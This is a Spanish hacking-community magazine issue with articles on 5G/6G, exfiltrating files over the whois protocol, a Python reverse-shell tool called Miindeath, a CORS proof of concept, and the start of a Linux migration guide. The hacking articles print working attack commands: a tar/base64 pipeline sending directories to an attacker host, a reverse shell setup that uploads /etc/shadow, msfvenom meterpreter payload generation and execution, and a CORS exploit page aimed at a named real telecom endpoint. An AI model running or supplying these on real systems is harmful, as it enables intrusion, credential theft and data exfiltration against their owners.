#07

FEBRERO 2020

EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de estará publicando mensualmente aportes sobre Software Libre, Hacking, Seguridad Informática, Programación y mucho más.

> ***Argumentar*** que no te importa **el derecho a la privacidad** porque **no tienes nada que esconder** es como decir que **no te importa la libertad de expresión porque no tienes nada que decir.**
> *-Edward Snowden.*

UNDERC0DE.ORG

UNDERC0DE

UNDERDOCS #07

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS.
LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERC0DE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERC0DE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERC0DE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

"La SEGURIDAD INFORMÁTICA debería ser parte de la educación Formal...

EN ESTA EDICIÓN

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON**: DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

QUE SU META SEA:
GANARLE A SU MEJOR EXCUSA.

Una nueva edición, donde todos tenemos una labor importante sin excusas en esta revista digital de circulación masiva, con diversos artículos comprendiendo varios aspectos, tratando de adaptarnos a términos generales.

La conquista de **UnderDOCS** depende totalmente del esfuerzo de **lectores-colaboradores-difusores**, una fuerza que no proviene de la capacidad física, sino de la **voluntad indomable** de cada uno para compartir contenido, haciendo que cada una de nuestras entregas sea especial.

La **incomodidad que el cambio implica** es difícil para nuestro cerebro y continuamente posponemos situaciones con excusas bastante "**razonables**" convenciéndonos de que no es el mejor momento para tomar acción.
La verdad detrás de nuestras excusas, puede ser desde: que esperamos **Gratificación Instantánea, Temor a Algo, Posponer algo es fácil o Recompensa Inmediata,** y la lista puede seguir...
Reconocer y dejar de creer en nuestras propias excusas implica **crecimiento personal y sentirnos en continuo aprendizaje**, tenemos los recursos para ir mejorando y salir fortalecidos de las distintas circunstancias.

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM

@ANTRAX
@79137913
@DENISSE
@DRAGORA
@DTXDF

@ARDAARDA
@OROMAN
@MIJAILO_ARSCO
@RUSLANA ONISHCHUK

@HACKPLAYERS
@MAYASCTFTEAM
@GODWITHUS
@MARKLL5

DIFUSIÓN:

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO:

hackplayers.com
mayas-ctf-team.blogspot.com
redbyte.com.mx
cerohacking.com

antrax-labs.org
sombrero-blanco.com/blog
securityhacklabs.net
diegoaltf4.com

- t.me/Ubuntu_es
- t.me/Linuxeros_es
- t.me/DebianLatinoamerica
- t.me/SeguridadInformatica

CONTACTO:

INFO@UNDERC0DE.ORG REDACCIONES@UNDERC0DE.ORG

APRESURANDO EL AVANCE DEL 5G AL 6G

NOTICIAS INFORMÁTICAS

Nos encontramos en un constante avance tecnológico y es como si fuese ayer el recordar la época de los 80 en donde inició el 1G que apenas permitía realizar llamadas, en los 90 obtuvimos la tecnología 2G con ella la incorporación de los SMS, en el siglo XXI empezamos a conectarnos con internet, con la 3G implementaron el boom del momento: El **Smartphone**, después llegó la banda ancha 4G permitiendo reproducir en tiempo real, ahora nos encontramos en el desarrollo 5G que permitirá albergar la inteligencia artificial (IA) en la nube para utilizar desde allí a los dispositivos.

Escrito por: @**DRAGORA** | **MODERADOR GLOBAL** UNDERC0DE

Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones**,** y miembro muy activa de la comunidad Underc0de.

Contacto:
underc0de.org/foro/profile/Lily24

En este nuevo año, se venderán móviles de gama alta con 5G. Y en un futuro no muy lejano expertos en telecomunicaciones auguran que el 6G[1] llegará en 10 años.
Estamos hablando de la quinta generación de tecnologías en telefonía móvil, actualmente está disponible su primera versión estandarizada (Release 15 - Stand Alone).

[1] **Rubén Ruiz Calleja**, 10 enero 2020, Del 5G al 6G: un futuro no tan lejano, www.esglobal.org/del-5g-al-6g-un-futuro-no-tan-lejano/ **Consultado:** 01/02/2020

La Unión Internacional de Telecomunicaciones (**UIT**) dependiente de Naciones Unidas reveló alguna de las especificaciones de la **tecnología 5G**; entre ellas que incluyen velocidades mínimas de **20Gbps** de descarga y **10Gbps** de subida, una latencia de **4ms**. Pretendiendo optimizar los dispositivos para hacerlo lo más eficiente posible para el Internet de las cosas (**IoT**).

Entre los dispositivos que ya cuentan con esta tecnología son:

- Smartphone Samsung Galaxy S10 5G
- Smartphone Huawei Mate X
- El módem 5G Exynos Modem 5100

5G...

Ventajas

- **Será factible que cualquier objeto incluya sensores y conectividad** para comunicarse con el resto de **objetos**.

- **Descenso de la latencia**, es decir, el tiempo que transcurre entre que se da una orden y esta transcurre. De tal manera la caída es de los 50 milisegundos del 4G a entre uno y cinco del 5G. En situaciones como una operación remota hacer una incisión en el momento adecuado es vital o en la conducción a distancia, frenar antes o después puede significar tener un accidente.

- **Cantidad de dispositivos que se pueden conectar a la red**, una variable que en este caso pasará de los 10.000 dispositivos por kilómetro cuadrado a un millón.

- **Eficiencia energética**, permitiendo otro significativo avance, haciendo realidad promesas como **ciudades conectadas** o coches autónomos. Mediante sensores en todo tipo de objetos, teniendo monitorizada cada esquina de las ciudades. Existiendo comunicación entre ellos, será posible una mejora de la vida de los ciudadanos, como coches navegando de forma autónoma y por lo tanto disminuyendo los accidentes.

- **Implementar redes virtuales** (network slicing), o sea, incorporar características concretas a una parte de la red, de tal manera que permite, por ejemplo, ajustar una latencia mínima para conexiones de emergencia además de gran velocidad de descarga para los usuarios comunes.

> *"El 5G[2] será diferencial con respecto a tecnologías anteriores porque es una nueva red basada en software, programable, flexible, escalable, eficiente y abierta.*

[2] **David Martínez Pradales**, 11/octubre/2017, Ondas milimétricas para las futuras redes 5G, www.nobbot.com/otros-medios/5g-ondas-milimetricas/ **Consultado**: 01/02/2020.

6G[3] Y EL ROL DE LA IA

Claro todos tenemos curiosidad, la nueva generación de telefonía móvil podría llegar a efecto entre 2030 y 2035.

Ventajas

- **Las velocidades de conexión se duplicarán por cien**, pasando de los 10 gigabits que conquistará el **5G** para rondar el terabite por segundo (1.000 gigabits por segundo o un millón de megabites por segundo).
- **Las latencias de la red**, se reducirán en parecida proporción, para pasar del anhelado milisegundo a los 10 microsegundos. En ese entorno, los usuarios podrán descargarse y compartir de forma masiva vídeos de 16K o de 24K y aprovechar la integración de las bandas satelitales sin necesidad de situarse justo debajo de una antena.

En el plazo de los próximos 16 años, la **computación cuántica** podría formar parte de la vida de las personas y la **inteligencia artificial** podría bajarse de la nube a los dispositivos. Tampoco sería una locura pensar en la incorporación probablemente del grafeno, un material del que tanto se viene hablando hace tiempo.

> *"Dando como resultado una conectividad ilimitada, instantánea y ubicua, con soluciones descentralizadas de Inteligencia Artificial (IA), lo que requerirá frecuencias milimétricas, a partir de 26 Ghz.*

La **IA** será el previsible en el 6G, presuponiendo que la inteligencia artificial tendría su sitio en los propios dispositivos o cosas conectadas y no en la nube, como sucede ahora. En la vanguardia del 6G no abundan los chinos, surcoreanos ni estadounidenses, actualmente es Finlandia quien marca el paso, como sucedió con el 2G. En ese empeño, el gobierno de Helsinki, la pasada primavera apostó por un programa nacional de 6G para dotarlo con más de 250 millones de euros durante los 8 próximos años. China, por su parte prevé comenzar a trabajar seriamente en la materia en 2020 con el objetivo de ponerla en valor en 2030.

Otra aplicación obvia es la optimización de la red, pero otras incluyen la supervisión y planificación del mercado financiero, **la optimización de la atención médica y la "difusión inmediata"**, haciendo énfasis en la capacidad de predecir y reaccionar ante los eventos a medida que ocurren, a una escala que antes era inimaginable.

LA IA COLABORATIVA

Dada la naturaleza de la sociedad móvil del siglo XXI, está claro que esta colaboración solo se logrará a través de las comunicaciones inalámbricas.

DIFICULTADES

La **generación y el consumo de energía** aparecen como grandes dificultades, tanto en términos de medio ambiente como de costo.

---

[3] **Conner Forrest**, Octubre 26 2018, Why 5G (and even 6G) could put your business at risk for a cyberattack, www.techrepublic.com/article/why-5g-and-even-6g-could-put-your-business-at-risk-for-a-cyberattack/ **Consultado**: 03/02/2020

¿Cómo podemos movernos a un mundo donde casi todos los objetos fabricados recopilan, analizan y transmiten datos persistentemente sin fuentes de energía renovables y rentables para garantizar que no quememos el planeta en el proceso?

6G marcara era entre teléfono inteligente tal y como lo conocemos hoy día a su implementación. Con todo lo que se puede conectar, la capacidad de todos los objetos para capturar y procesar datos visuales será inmensa, continuará acelerando la automatización y por lo tanto la evolución de la IA. **Cambiando la manera en que consumimos nuestros datos.**

Y ¿ACERCA DE LA SEGURIDAD?

Según la investigación de la Universidad de Dundee, la próxima generación de estándares de redes inalámbricas podría dejar brechas críticas de seguridad.

De acuerdo a estudios realizados por investigadores de seguridad de ETH Zurich, Indican que **la seguridad del 5G** no será como esperábamos, afirmando que actualmente no cierra todas las brechas de seguridad. Desencadenando múltiples ataques cibernéticos que comprometan los datos de los usuarios. Por ejemplo, que se pudiera cobrar por el uso de datos de un tercero.
También aseguran que les preocupa la **protección de privacidad,** que no es la mejor y puede permitir ataques dirigidos. Han presentado diferentes soluciones su objetivo primordial es mejorar la seguridad y privacidad de las redes 5G próximamente.

Los **estándares 5G de 3GPP** utilizan un protocolo de intercambio de claves autenticado para la seguridad. Sin embargo, no utiliza los requisitos de autenticación mutua y propiedades de acuerdo en la clave establecida, como indican en este informe.

Independientemente de los **problemas en el 5G**, también se mencionan futuros inconvenientes para el 6G. Las redes 6G que se basan en terahertz no son 100% inmunes a ataques como se suponía. Se creía que las frecuencias más cortas eran demasiado reducidas para ser interceptadas, pero una investigación recientemente se ha demostrado que los atacantes pueden espiar estas redes sin ser detectados.

EN CONCLUSIÓN…

Apenas vamos entrando al 5g y ya morimos por saber que trae la sexta generación esperando avances que aporten aplicando al mundo real siempre que sea para beneficio del ser humano enviando datos en tiempo real teniendo en cuenta que cada vez el rol de la IA es vital en el futuro de las comunicaciones.

EXFILTRANDO INFORMACIÓN CON UN SIMPLE COMANDO 'WHOIS'

HACKING

Hoy en día solemos abrir el navegador y usar servicios web de 'Whois' para consultar el dueño de un dominio o dirección IP. Pero no olvidemos que **Whois** es también un protocolo **TCP** que se creó en los años 80 y que todavía podemos usar desde la línea de comandos: sólo tenemos que tener el puerto 43/TCP abierto y podremos consultar directamente un dominio e información de AS e IP... *¿sólo?*

Escrito por: **@VIS0R** EN **COLABORACIÓN CON** UNDERC0DE

Vicente Motos, Creador de Hackplayers, blogger y organizador del congreso h-c0n. Consultor de seguridad informática y hacker ético. Actualmente red teamer/threat hunter. Experiencia en arquitectura de sistemas y comunicaciones, investigación de vulnerabilidades, creador de varias herramientas, jugador de CTFs y amante del software libre.

Contacto:

Blog: Hackplayers.com

Redes Sociales:

Con: h-c0n.com

Twitter: @hackplayers

Es posible usar también 'Whois' para el "mal", como por ejemplo exfiltrar información a través de este protocolo. Andy Kawa nos enseñaba un método sencillo para hacerlo. Veamos cómo...


En la máquina del atacante levantamos un netcat y lo dejamos a la escucha, volcando la salida también a un fichero:

```
ncat -k -l -p 4444 | tee files.b64
```

Y ahora, desde la máquina que hemos comprometido o desde la cual queremos transferirnos un fichero simplemente tenemos que empaquetar el directorio que queramos exfiltrar y mandarlo en base64.

> ***Nota**: Recordar que tenemos que tener el puerto 43/TCP abierto.*
> *En mi caso, como veremos a continuación, en vez de mandar una cantidad determinada de bytes lo limitaré por número de caracteres.*

```
tar czf - /path/to/directory/* | base64 | tr '\n' '\0' | xargs -0 -s 2000 timeout 0.03
whois -h attacker.machine.IP -p 4444
```



Una vez recibido el "stream" en **base64** sólo tenemos que realizar los pasos a la inversa para obtener el binario:

```
$ file files.b64
files.b64: ASCII text, with very long lines, with CRLF line terminators

$ cat files.b64 | tr -d '\r\n\ ' | base64 -d > exfiltered.tar.gz

$ file exfiltered.tar.gz
exfiltered.tar.gz: gzip compressed data, last modified: Mon Aug 11 02:47:24 2019, from
Unix
```

¡Y ya está! tenemos en la máquina del atacante el fichero transferido.

MIINDEATH- REVERSE SHELL CON EXTREMA FACILIDAD

HACKING

Una Shell inversa o Reverse Shell, es un método por el cual se redirige la entrada y salida a un servicio en concreto con el objetivo de acceder a una operación primitiva del Sistema Operativo como el Shell del sistema.

Aunque es mejor redirigir la entrada y salida (E/S), a veces conviene sólo enviar y recibir pequeños datos emulando una shell del sistema.

Escrito por: @**DTXDF** | **MODERADOR GLOBAL** UNDERC0DE

Aficionado a la informática, apasionado por la seguridad informática y programación, sus lenguajes de programación favoritos son: Python, JavaScript, PHP y próximamente ASM y los demás lenguajes: SQL, bash, html y css.

Contacto:
underc0de.org/foro/profile/DtxdF

Es una herramienta escrita en Python (3) que permite ejecutar comandos de forma remota como: descargar, subir archivos, entre otros.

INSTALACIÓN

```
1. git clone https://github.com/DtxdF/Miindeath.git
2. cd Miindeath
3. editor miindeath.py
```

Observación en la última línea. Allí editaremos "miindeath.py" con el comando "editor" que abre el editor por defecto en nuestra distribución, con el fin de configurarlo con los parámetros requeridos.

Nos vamos entre la línea 62 y 84 donde estará la clase de configuración:

Código: Python

```
1. class Config(object):
2.     RHOST = 'localhost'
3.     RPORT = 4444
4.     LIMIT = 0 # 0 Es infinito
5.     #timeout = 180 # 3 minutos
6.     # Los bufers de red
7.     RECV = 1024
8.     SEND = 1024
9.     HEADERS = {
10.
11.         'User-Agent':'Hi!, My Name is DtxdF :)'
12.
13.     }
14.
15.     # Claves de los valores POST
16.     FILENAME = 'filename' # El nombre del archivo
17.     FILECONTENT = 'filecontent' # El contenido del archivo
18.
19.     UNIT_SEP = '.AND.' # Cómo si fuera "bash" o una shell
20.                        # cualquiera, para ejecutar varios
21.                        # comandos internos.
22.     SLEEP = 15
23.     RECONNECT = True # Reconectar sí hay una desconexión, doh.
```

> *¿Por qué él creó esto? ¿Era necesario colocar la configuración en medio del código? La respuesta es sencillamente porque no se le dirá a la víctima "¡Ey!, dame un momento en tu computadora para crear una puerta trasera, ¿Vale?".*

Tal vez hay casos en que se usa o usaba la famosa y poderosa herramienta o mejor dicho "Navaja Suiza" denominada Netcat para crear puertas traseras con unos cuantos parámetros, comúnmente pre-instalada en la distribución a la cual se atacaban.

'**RHOST**' y '**RPORT**' serán las propiedades principales y básicamente significan "Remote Host" y "Remote Port", que es la dirección IP/Nombre del host y Puerto que se conectará la shell.

RECONNECT y **SLEEP**, son importantes sí queremos ir un poco más allá y enfrentar las terribles desconexiones durante un ataque. Sí RECONNECT está en 'True' significa que se habilitará la reconexión y SLEEP son los segundos que tratará de conectar; sí RECONNECT está en False, SLEEP no funciona.

UNIT_SEP, para ejecutar varios comandos en una shell cómo bash necesitamos usar el carácter ampersand (**&**), aquí sucede algo parecido, sólo que nosotros decidimos qué carácter usar, siendo éste por defecto ".AND.". Ejemplo:

```
> shell ifconfig .AND. shell whoami
```

Por último, pero no menos importante...

FILENAME Y FILECONTENT

Podemos observar que mayormente (en caso de que hayamos probado una shell en una etapa de nuestra vida cibernética), hay shell's que además de darnos control remoto a una máquina, incluso podemos subir (**Desde la máquina atacante hacía la máquina comprometida**) o bajar archivos (**Desde la máquina comprometida a la máquina atacante**) o al revés depende del significado que le daremos; aunque eso no es lo importante, lo relevante es qué siempre hay un Servidor dónde podremos alojar archivos, **cómo más malware**, en el caso de **Miindeath** no podemos tolerar que fuera un sólo servidor y tampoco que sea por un protocolo no usado en muchos casos y menos en un ataque, así que se eligió el protocolo para transferir archivos sea HTTP porque sí un atacante es creativo usaría un hosting gratuito para almacenar los archivos allí.

Por eso están **FILENAME** y **FILECONTENT** para que cuándo se quiera transferir archivos se usen claves personalizadas en los archivos PHP.

COMANDOS

pwd	Conocer el directorio en el que estamos actualmente
close	Cerrar la conexión y además mandar una señal SIGKILL al mismo PID de la shell para cerrar de forma forzada
download	Descargar un archivo a través de HTTP. Este comando tiene dos sintaxis no muy distintas, la primera es la siguiente: **download <URL/ARCHIVO>** y la segunda: **download <URL/ARCHIVO> <Nombre del archivo>**

upload Subir un archivo a través de HTTP. Sintaxis: upload <URL> <Nombre del archivo local de la máquina comprometida>

shell Ejecutar un comando de la shell que se tenga por defecto. Sintaxis: shell <Comando>. Tengo que decir que si desean ejecutar un argumento del comando y tiene que contener espacios, usen las dobles comillas (**""**)

cd Cambiar la ruta actual por otro directorio. Sintaxis: cd <directorio>

LA PARTE DIVERTIDA...

Primero vamos a crear un archivo PHP y lo guardaremos en la carpeta en donde está ubicado nuestro servidor.

```
editor upload.php
```

Código: PHP

```php
<?php

        fwrite(fopen(basename($_POST['filename']), 'wb'), $_POST['filecontent']);

?>
```

El archivo no es susceptible a errores, pero funciona como demostración

Listo, ya tenemos nuestro archivo de subida, ahora necesitamos un servidor. Un ciber-delincuente usaría un hosting o un servidor externo que no lo vincule, pero nosotros usaremos el mismo PHP como servidor ejecutando el siguiente comando:

```
php -S 0.0.0.0:8080
```

*La dirección "**0.0.0.0**" y el puerto "**8080**" no necesariamente tienen que ser igual, pero podemos usar el que sea.*

Veremos que los valores de **FILENAME** y **FILECONTENT** de la configuración son iguales a los del archivo php que es dónde se almacenaran los datos POST que serán enviados y guardados.

Para terminar con nuestro inicio del escenario, ejecutemos Netcat:

```
nc -lvvp 4444

Listening on 0.0.0.0 4444
```

Ahora teniendo todo listo es nuestra pequeña maquinaria, debemos hacer que la víctima ejecute nuestra shell.

```
python3 miindeath.py
```

Recibiremos en nuestra máquina con netcat escuchando lo siguiente:

```
...

(12763): root@127.0.0.1:/root/Escritorio/Github/Miindeath$
```

Ahora hagamos desastres...

```
(12763): root@127.0.0.1:/root/Escritorio/Github/Miindeath$ upload
http://localhost:8080/upload.php /etc/shadow

/etc/shadow, fue subido correctamente
```

También podríamos comprometer una máquina con una puerta trasera con poderes, cómo **meterpreter**:

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=localhost LPORT=4445 -o payload.py

[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload

[-] No arch selected, selecting arch: python from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 446 bytes

Saved as: payload.py
```

Lo colocamos en la carpeta de nuestro servidor y lo subimos a la máquina comprometida:

```
(12763): root@127.0.0.1:/root/Escritorio/Github/Miindeath$ download
http://localhost:8080/payload.py /tmp/payload.py

/etc/shadow, fue subido correctamente

(12763): root@127.0.0.1:/root/Escritorio/Github/Miindeath$ shell python /tmp/payload.py
```

El hecho de que un atacante acceda a algo tan primitivo cómo la shell de nuestro sistema puede ser por muchas razones, puede ser para descargar más malware avanzado, formar parte de una red de botnets, comprometer nuestros datos y muchas cosas más...

CORS - PARTE II

HACKING/
PENTESTING

CORS (Cross Origin Resource Sharing) es un mecanismo que permite que una página web realice solicitudes a otro dominio que no sea el que sirvió la página.
Surge derivado de la necesidad de invocar recursos de otros dominios.

Escrito por: **@ARDAARDA** | **USER** UNDERC0DE

Apasionado de la seguridad informática y hacking ético, actualmente enfocado en Gestión de Seguridad Informática.

Contacto:
underc0de.org/foro/profile/yov4n


Same-origin policy

Esta política limita la capacidad de un sitio web de interactuar con recursos fuera del dominio origen, en respuesta a interacciones entre dominios potencialmente maliciosos.
En muchas ocasiones los sitios web interactúan con subdominios o sitios de terceros de tal forma que requieren un acceso completo de origen cruzado.

Se muestra una buena configuración de CORS.

En el subdominio **apcomercial.telmex.com**

Dentro del portal de una empresa telefónica mexicana se encuentra un apartado donde te pide ingresar tu número telefónico para que seas contactado:



Analizando las peticiones se encuentra una al subdominio **apcomercial.telmex.com:**

```
POST /dev/solarroof/cseries.php HTTP/1.1
Host: apcomercial.telmex.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 26
Origin: https://telmex.com
Connection: close

{"celular":"9083872728"}
```

Si el teléfono no es de dicha compañía envía un error:

```
{"error":{"codigo":"110","descripcion":"Error","descTecnica":"Celuar no valido"}}
```

En el caso de que el celular ingresado pertenezca a esa empresa telefónica envía el siguiente mensaje:

{"error":{"codigo":"00","descripcion":"Exito","descTecnica":"Exito"}}

Cuando modificamos el parámetro Origin de la petición permite consultar esta información.

Request

```
POST /dev/solarroof/cseries.php HTTP/1.1
Host: apcomercial.telmex.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.
Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 26
Origin: https://pornhub.com
Connection: close

{"celular":"9083872728"}
```

Response


```
HTTP/1.1 200 OK
Date: Wed, 29 Jan 2020 18:28:09 GMT
Server: Apache
X-Frame-Options: apcomercial
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
X-Powered-By: PHP/5.6.38
Content-Length: 87
Connection: close
Content-Type: text/html; charset=UTF-8

{"error":{"codigo":"110","descripcion":"Error","descTecnica":"Celuar no valido"}}
```

Esto hace suponer que cuando ingresamos nuestro número ese portal, valida si es un número perteneciente a la compañía telefónica móvil y puede ser utilizado para fines de marketing digital.

Se realiza la prueba de concepto con el siguiente código:

```
<html>
   <head>
      <script>
       var xmlhttp = new XMLHttpRequest();
       var Url = "https://apcomercial.telmex.com/dev/solarroof/cseries.php";
       xmlhttp.open("POST", Url);
       xmlhttp.setRequestHeader("Content-Type", "application/json");
       xmlhttp.send(JSON.stringify({celular:"5540014589"}));
       xmlhttp.onreadystatechange = function() {
                    if (this.readyState == 4 && this.status == 200) {
                        document.getElementById("emo").innerHTML = alert(this.responseText);
             }
}
      </script>
   </head>
   <body>
      <center>
      <h2>CORS PoC</h2>
      <h3>created by @Arda</a></h3>
   </body>
</html>
```

Obteniendo como respuesta




MIGRANDO DE MICROSOFT WINDOWS 7 A LINUX DEBIAN 10. PARTE I

GNU/LINUX

Manual orientado a Personas con Discapacidad Visual.

Windows 7 ha sido la versión más querida por la comunidad de personas con discapacidad visual, **Microsoft** ha evolucionado sus sistemas operativos y la accesibilidad en estos; sin embargo, esta constante evolución, ha hecho que los equipos informáticos se sustituyan con mayor frecuencia, generando el desaprovechamiento de recursos útiles, originando la obsolescencia programada, debido a la carencia económica o a la inexistencia de piezas de hardware para ampliar las capacidades de los equipos, hacen prohibitivo su actualización y uso continuo.

Escrito por: **@MIJAILO_ARSCO** EN COLABORACIÓN CON **UNDERC0DE**



Entusiasta del área informática, dispuesto a brindar apoyo a quien lo necesite ofreciendo guía para interactuar en el medio digital con apoyo de herramientas. Antes dedicado a desarrollo de software en el área de accesibilidad, su principal interés en personas con capacidades diferentes.
Quien se desenvuelve en un mundo virtual gracias a herramientas que le permiten interactuar y desarrollar sus habilidades.

Contacto:
